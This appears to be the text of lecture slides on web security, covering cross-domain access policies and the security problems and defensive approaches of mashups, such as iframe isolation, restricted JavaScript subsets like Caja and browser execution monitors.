Which cross-domain interactions are intended/allowed by the server

- Allow cross-domain cookies?
- Allow cross-domain http authentication?
- Originating domains (host, port, protocol, path)?
- Destination domain (host, port, protocol, path)?

This policy allows a finer-grained decision within the browser

Mashup security

Mashup security

Mashups are compositions of content and functionality from different sources

Client-side and server-side mashups

Examples:

- Google Maps, JQuery
- Yahoo pipes,
- Gadgets: iGoogle, Yahoo!, facebook aps, …

Mashup security problems

Source providers may reside in different trust domains!

Sensitive information may leak to untrusted sources

No behavioral restrictions to mashup components

Mashup component can influence execution of other components

Mashup security approaches

- Domain/application isolation
- Explicit cross-application communication
- Restricted subsets of javascript
- Browser security model

Domain/application isolation

Via iframes (cross-domain)

Via newly-added tags in HTML to enforce isolation intra-application

Explicit cross-application communication

Explicit channels between mashup components

Mutual agreement

Communication is protected from other components

Restricted subsets of javascript

Certain javascript constructs are not allowed (with, eval, …)

Capability-based languages

- e.g. Caja

Browser security model

Execution monitor in browser is enforcing the security policy of the mashup

What components are allowed :

- to execute security-sensitive operations
- To interact with which parts of the DOM
- …

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